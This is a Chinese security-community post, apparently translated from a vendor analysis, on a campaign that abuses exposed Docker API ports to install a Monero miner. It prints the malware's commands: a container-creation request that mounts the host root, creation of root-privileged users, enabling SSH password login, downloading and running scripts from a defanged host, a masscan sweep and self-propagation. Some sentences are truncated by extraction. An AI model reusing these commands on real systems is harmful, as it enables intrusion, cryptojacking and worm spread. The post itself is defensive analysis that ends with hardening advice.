Docker container错误配置被用于传播加密货币挖矿机


angel010 / 2018-10-29 08:30:00 / 浏览数 2733

研究人员近期发现有滥用运行错误配置Docker的案例。恶意活动主要扫描Docker engine daemon使用的TCP
2375和2376端口。最后会尝试在错误配置的系统中应用加密货币挖矿恶意软件。

Docker可以在操作系统层实现虚拟化，也叫做容器化。Docker
API允许用户像本地Docker客户端一样地控制Docker镜像。因此并不推荐为外部访问打开API端口，因为黑客可能会滥用这一配置错误进行恶意活动。

Docker引擎本身并没有被黑或被滥用，Docker企业级平台也不受影响。研究人员至少一少部分Docker社区版本被滥用。事实上，Docker技术有一些用户可以开启和配置的

研究发现，Docker
API端口暴露是用户端配置错误造成的，而且配置错误是在管理级手动设置的。配置错误带来威胁的案例不在少数，但对企业来说是一个大的威胁。搜索发现许多Docker主
18.06.1-ce，这也是相对比较新的一个Docker版本。



先知社区

图 1-1: 端口2375和2375上的配置错误滥用和恶意活动时间线




图 1-2: 端口2375和2375上的配置错误滥用和恶意活动国家分布

包追踪和payload分析




图 2: Docker引擎配置错误攻击的感染链

研究人员发现攻击者可以通过暴露的API端口创建Docker容器，并在被入侵的Docker实例上运行命令：

- 用系统包管理器下载`wget`包；
- 用`wget`下载自动应用脚本；
- 将`DOS`格式的脚本转化为`Unix`格式；
- 设置脚本的可执行权限；
- 运行脚本（`auto.sh`）。

```
POST /v1.35/containers/create HTTP/1.1
Host: [redacted]:2375
User-Agent: Docker-Client/17.12.0-ce (linux)
Content-Length: 1604
Content-Type: application/json
Accept-Encoding: gzip

{"Hostname":"","Domainname":"","User":"","AttachStdin":false,"AttachStdout":true,"AttachStderr":true,"Tty"
:[redacted]
{},"WorkingDir":"","Entrypoint":null,"OnBuild":null,"Labels":{},"HostConfig":{"Binds":["/:/
mnt"],"ContainerIDFile":"","LogConfig":{"Type":"","Config":{}},"NetworkMode":"default","PortBindings":
{},"RestartPolicy":{"Name":"no","MaximumRetryCount":
0},"AutoRemove":true,"VolumeDriver":"","VolumesFrom":null,"CapAdd":null,"CapDrop":null,"Dns":
[],"DnsOptions":[],"DnsSearch":
[],"ExtraHosts":null,"GroupAdd":null,"IpcMode":"","Cgroup":"","Links":null,"OomScoreAdj":
0,"PidMode":"","Privileged":false,"PublishAllPorts":false,"ReadonlyRootfs":false,"SecurityOpt":null,"UTSMo
de":"","UsernsMode":"","ShmSize":0,"ConsoleSize":[0,0],"Isolation":"","CpuShares":0,"Memory":0,"NanoCpus":
0,"CgroupParent":"","BlkioWeight":0,"BlkioWeightDevice":
[],"BlkioDeviceReadBps":null,"BlkioDeviceWriteBps":null,"BlkioDeviceReadIOps":null,"BlkioDeviceWriteIOps":
null,"CpuPeriod":0,"CpuQuota":0,"CpuRealtimePeriod":0,"CpuRealtimeRuntime":
0,"CpusetCpus":"","CpusetMems":"","Devices":[],"DeviceCgroupRules":null,"DiskQuota":0,"KernelMemory":
0,"MemoryReservation":0,"MemorySwap":0,"MemorySwappiness":-1,"OomKillDisable":false,"PidsLimit":
0,"Ulimits":null,"CpuCount":0,"CpuPercent":0,"IOMaximumIOps":0,"IOMaximumBandwidth":0},"NetworkingConfig":
{"EndpointsConfig":{}}}
```

图 3:通过暴露的Docker API端口创建docker container

研究人员发现auto.sh文件是一个门罗币挖矿脚本，含有以下命令：

- 创建用户richard和frank，并授予root权限；
- 重新配置SSH daemon来运行进行密码认证，重启SSH daemon；
- 用系统包管理器安装以下包：systemd(Linux 系统和服务管理器),masscan(网络端口扫描器), 和iproute2(Linux网络工具)；
- 下载并执行其他脚本和文件来确保驻留。
- 通过杀掉非门罗币挖矿的进程、关闭非门罗币挖矿进程的自动启动、开始新的门罗币挖矿可执行文件（xm.services）、开启挖矿进程自动启动等方式回收算力。
- 以50000个包每秒的速度扫描2375/2376端口，并保存结果到local.txt文件。
- 通过自动复制工具到之前扫描发现的主机中来进行传播。
- 检查门罗币挖矿进程的驻留，如果未运行就开始该进程。

下面的命令用于创建用户richard和frank，并授予root权限：

```
useradd -m -p ‘xxx’ richard
useradd -m -p ‘xxx’ frank
adduser -m -p ‘xxx’ frank
adduser -m -p ‘xxx’ richard
usermod -aG sudoers frank;
usermod -aG root frank;
usermod -aG sudoers richard;
usermod -aG root richard;
sudo adduser frank sudo;
sudo adduser richard sudo;
```

下面的命令用于重新配置SSH:

```
sed -i ‘s/PasswordAuthentication no/PasswordAuthentication yes/g’ #mkdir /.tmp/etc/ssh/sshd_config;
/etc/init.d/ssh restart;
/etc/init.d/sshd restart;
/etc/rc.d/sshd restart;
```

下面的命令用于安装其他的系统包：

```
if [ $(dpkg-query -W -f=’${Status}’ systemd 2>/dev/null | grep -c “ok installed”) -eq 0 ];
then
apt-get install systemd -y;
yum install systemd -y;
fi;
if [ $(dpkg-query -W -f=’${Status}’ masscan 2>/dev/null | grep -c “ok installed”) -eq 0 ];
then
  apt-get install masscan -y;
yum install masscan -y;
```

```
fi;
if [ $(dpkg-query -W -f='${Status}' iproute2 2>/dev/null | grep -c "ok installed") -eq 0 ];
then
apt-get install iproute2 -y;
yum install iproute2 -y;
fi;
```

下载其他脚本和文件用于驻留：

```
curl -s hxxp://X.X.X.163/k.php;
wget hxxp://X.X.X.163/data.cfg -O /data.cfg;
wget hxxp://X.X.X.163/xm -O /xm;
wget hxxp://X.X.X.163/xm.service -O /xm.service;
wget hxxp://X.X.X.163/test.sh -O test.sh;
wget hxxp://X.X.X.163/test3.sh -O test3.sh;
sleep 2s;
```

执行其他的脚本和可执行文件：

```
chmod 777 /xm;
chmod 777 test.sh;
chmod 777 test3.sh;
sleep 2s;
```

杀掉非门罗币挖矿的进程、关闭非门罗币挖矿进程的自动启动、开始新的门罗币挖矿可执行文件（xm.services）、开启挖矿进程自动启动回收算力所用的代码：

```
killall xmrig;
killall proc;
killall minergate-cli;
killall xmr-stak;
```

扫描网络并将结果保存在local.txt使用的代码：

```
masscan "$@" -p2375,2376 –rate=50000 -oG local.txt;
```

传播使用的代码：

```
sudo sed -i 's/^Host: \([0-9.]*\).*Ports: \([0-9]*\).*$/\1:\2/g' local.txt;
sudo sh test3.sh local.txt;
```

检查门罗币挖矿检查驻留和运行的代码：

```
ps cax | grep xm > /dev/null
if [ $? -eq 0 ]; then
echo "Process is running."
else
echo "Process is not running."
cp /data.cfg data.cfg
cp /xm xm
./xm -c data.cfg
/xm -c data.cfg
cd /
/xm -c data.cfg
echo "BAM!."
fi;
```

早期的Docker API滥用

Docker API滥用并不是第一次出现，2017年初研究人员就遇到过类似的攻击活动。当时攻击者发现配置错误的Docker API用于外部访问的端口是4243。在成功创建Docker容器后，攻击者在被入侵的系统中应用了其他的SSH key，并安装了DDoS僵尸和其他工具、脚本来确保僵尸主机能够在系统重启后自动启动。

因为Docker实例中没有配置认证，因此攻击者可以直接运行下面的命令来创建一个Docker容器。

```
curl -H "Content-Type: application/json"  -d '{"Image": "ubuntu", "Cmd": ["/bin/bash"]}'  -X POST hxxp://X.X.X.X:4243/v1.19/co
```

而且攻击者可以通过下面的方式来连接到Docker以获取shell权限：

```
POST /v1.19/containers/<container_id>/attach?stderr=1&stdin=1&stdout=1&stream=1"
```

其实有许多的方法可以预防此类攻击。最好就是不要暴露Docker REST API端口。Docker系统都建议：

```
level=warning msg="/!\\ DON'T BIND ON ANY IP ADDRESS WITHOUT setting -tlsverify IF YOU DON'T KNOW WHAT YOU'RE DOING /!\\"
```

如果必须要从外部访问Docker RESTful API，最好启用TLS认证。

最佳实践

Docker安全最佳实践：

- 增强安全态势。互联网安全中心发布了参考可以帮助系统管理员和安全团队建立一个benchmark来确保Docker引擎安全。
- 确保容器镜像经过认证和签名，并且来自信任的注册表（Docker Trusted Registry）。自动镜像扫描工具可以帮助改善开发过程。
- 最小权限原则。限制对daemon的访问，加密用于连接网络的通信协议。Docker在保护daemon socket上也发布了指南。
- 合理配置容器允许使用的资源量。
- 启动Docker内置的安全特性来帮助应对攻击。

https://blog.trendmicro.com/trendlabs-security-intelligence/miscon图d-container-abused-to-deliver-cryptocurrency-mining-malware/

点击收藏 | 0 关注 | 1
上一篇：[红日安全]代码审计Day15 -... 下一篇：取证分析之发现Windows恶意程...
1. 0 条回复
- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板